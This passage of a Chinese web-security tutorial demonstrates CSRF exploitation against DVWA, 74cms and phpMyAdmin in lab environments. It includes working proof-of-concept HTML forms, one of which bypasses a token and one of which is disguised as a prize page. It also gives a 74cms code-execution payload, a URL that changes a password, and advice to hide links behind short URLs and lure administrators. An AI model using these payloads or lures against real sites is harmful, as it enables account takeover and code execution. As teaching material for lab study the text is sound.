  ((is_null($___mysqli_res = mysqli_close($GLOBALS["___mysqli_ston"]))) ? false : $___mysqli_res);
}

// Generate Anti-CSRF token

generateSessionToken();
```

要绕过Anti-CSRF token机制，首先要获取token，再使用这个token进行修改密码。
然后构造以下代码

```
<html>
<body>
<script type="text/javascript">
   function attack()
 {
  document.getElementsByName('user_token')[0].value=document.getElementById("hack").contentWindow.document.getElementsByName('
 document.getElementById("transfer").submit();
 }

</script>
<iframe src="http://192.168.1.108/dvwa/vulnerabilities/csrf" id="hack" border="0" style="display:none;">

</iframe>
<body onload="attack()">

 <form method="GET" id="transfer" action="http://192.168.1.108/dvwa/vulnerabilities/csrf">

  <input type="hidden" name="password_new" value="hongri">

   <input type="hidden" name="password_conf" value="hongri">

  <input type="hidden" name="user_token" value="">

 <input type="hidden" name="Change" value="Change">

  </form>

</body>
</html>
```

访问后就立即修改密码



1.2.2.5 参考文章

https://www.freebuf.com/articles/web/118352.html

1.2.3 CSRF漏洞利用实例之骑士cms

1.2.3.1 安装步骤

骑士cms下载地址：http://www.74cms.com/download/load/id/155.html
漏洞环境：windows、phpstudy
存在漏洞：POS型CSRF、代码执行

下载解压，访问首页


填写信息


环境检查
参数配置
3
4
开始安装
成功安装
填写数据库信息
数据库主机：
127.0.0.1
数据库服务器地址，一般为127.0.0.1
数据库用户名：
root
数据库密码：
数据库名称：
74
数据表前缀：
qs_
数据库端口：
3306
默认3306，一般无需更改
管理员账号
管理员姓名：
admin
登录密码：
密码确认：
电子邮箱：
admin@baidu.com
上一步
下一步
Copyright @ 2016 74cms.com All Right Reserved

安装完成


1.2.3.2 利用过程

安装好后，进入添加管理员界面进行抓包



```
POST /74/index.php?m=admin&c=admin&a=add HTTP/1.1
Host: bugcn.org
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://bugcn.org/74/index.php?m=admin&c=admin&a=add
Cookie: think_language=zh-CN; PHPSESSID=rtjjmqk1ag41rdusd80cql7q14; think_template=default
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 103

username=test&email=test%40baidu.com&password=test&repassword=test&role_id=1&submit3=%E6%B7%BB%E5%8A%A0
```

使用Generate CSRF PoC生成HTML代码，并添加个中奖图片，简单伪装成中奖页面。




huodong.html


```
1  <html>
2    <!-- CSRF PoC - generated by Burp Suite Professional -->
3    <body>
4
5    <script>history.pushState('', '', '/')</script>
6      <img src="zhongjiang.png">
7      <form action="http://bugcn.org/74/index.php?m=admin&c=admin&a=add" method="POST">
8        <input type="hidden" name="username" value="hongri" />
9        <input type="hidden" name="email" value="hongri&#64;baidu&#46;com" />
10       <input type="hidden" name="password" value="hongri" />
11       <input type="hidden" name="repassword" value="hongri" />
12       <input type="hidden" name="role&#95;id" value="1" />
13       <input type="hidden" name="submit3" value="?&#183;&#187;?&#138; " />
14       <input type="submit" value="进入领奖" />
15     </form>
16   </body>
17 </html>
18
```

还可以用短域名继续伪装

然后诱导管理员打开并点击，创建成功




使用创建的账号密码登录



使用代码执行漏洞执行phpinfo

poc：index.php?m=Admin&c=Tpl&a=set&tpl_dir=a'.${phpinfo()}.'



PHP Version 5.4.45

System	Windows NT 172_16_0_14 6.1 build 7601 (Windows Server 2008 R2 Enterprise Edition Service Pack 1) i586
Build Date	Sep 2 2015 23:45:53
Compiler	MSVC9 (Visual C++ 2008)
Architecture	x86
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--disable-isapi" "--enable-debug-pack" "--without-mssql" "--without-pdo-mssql" "--without-pi3web" "--with-pdo-oci=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8-11g=C:\php-sdk\oracle\instantclient11\sdk,shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--with-mcrypt=static" "--disable-static-analyze" "--with-pgo"
Server API	Apache 2.0 Handler
Virtual Directory Support	enabled
Configuration File (php.ini) Path	C:\Windows
Loaded Configuration File	C:\phpStudy\PHPTutorial\php\php-5.4.45\php.ini
Scan this dir for additional .ini files	(none)
Additional .ini files parsed	(none)
PHP API	20100412
PHP Extension	20100525
Zend Extension	220100525
Zend Extension Build	API220100525,TS,VC9

1.2.3.3 参考文章


http://www.yqxiaojunjie.com/index.php/archives/341/

1.2.4 CSRF漏洞利用实例之phpMyAdmin


1.2.4.1 安装步骤

此漏洞使用VulnSpy在线靶机
靶机地址：https://www.vulnspy.com/?u=pmasa-2017-9
存在漏洞：GET型CSRF
点击开启实验

可以登录也可以不登录



打开靶机地址，默认账号密码：root/toor，靶机只有十分钟的时间



1.2.4.2 利用过程

将当前用户密码更改为hongri，SQL命令


```
SET passsword=PASSWORD('hongri');
```

构造poc

```
http://f1496b741e86dce4b2f79f3e839f977d.vsplate.me:19830/pma/sql.php?db=mysql&table=user&sql_query=SET%20password%20=%20PASSWORD(%27hongri%27)
```

我们可以使用短域名伪装

修改成功



1.2.4.3 参考文章

https://www.vulnspy.com/?u=pmasa-2017-9

点击收藏 | 0 关注 | 1

上一篇：XNUCA2019 ez系列web题解 下一篇：关于thinkphp使用bind注...

1. 0 条回复
   - 动动手指，沙发就是你的了！

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板